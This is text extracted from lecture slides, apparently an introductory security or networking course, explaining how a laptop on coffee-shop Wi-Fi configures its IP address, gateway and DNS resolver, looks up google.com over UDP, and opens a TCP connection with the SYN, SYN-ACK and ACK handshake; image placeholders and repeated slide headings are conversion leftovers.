


## 2. Configure your connection





## 2. Configure your connection




The configuration includes:

- (1) An Internet address (**IP address**) your laptop should use; typ. 32 bits (IPv4). May also include 64b of the 128b IPv6 address
- (2) The address of a “**gateway**” system to use to access **hosts** beyond the local network
- (3) The address of a **DNS server (“resolver”)** to map names like google.com to IP addresses



# Coffee Shop

## 3. Find the address of **google . com**




192.168.1.14

Your laptop sends a **DNS** request asking: “**address for google . com?**”


It’s transmitted using the **UDP** protocol (lightweight, unreliable).

The DNS **resolver** might not be on the local network.






3. Find the address of google.com




3. Find the address of google.com

The Rest of  
the Internet



3. Find the address of google.com


The Rest of  
the Internet



3. Find the address of google.com


*(The resolver now itself uses DNS queries to other DNS servers to figure out the address associated with google.com.)*

The Rest of  
the Internet




3. Find the address of google.com

The Rest of  
the Internet



4. Connect to google.com server

*The Rest of  
the Internet*




4. Connect to google.com server

The Rest of  
the Internet

Your laptop now **establishes a connection** with the web server at 172.217.6.78. It uses **TCP** for this rather than UDP, to obtain reliability.


172.217.6.78



4. Connect to google.com server

The Rest of  
the Internet

The first step of establishing the connection is to send a TCP connection request ("SYN") to the server.




4. Connect to google.com server

TCP SYN ACK

172.217.6.78

If the server accepts the connection, it replies with a “SYN ACK”.

The Rest of  
the Internet




4. Connect to google.com server

The Rest of  
the Internet

Your laptop completes the connection establishment by likewise sending an acknowledgement.

172.217.6.78




4. Connect to google.com server

The Rest of  
the Internet

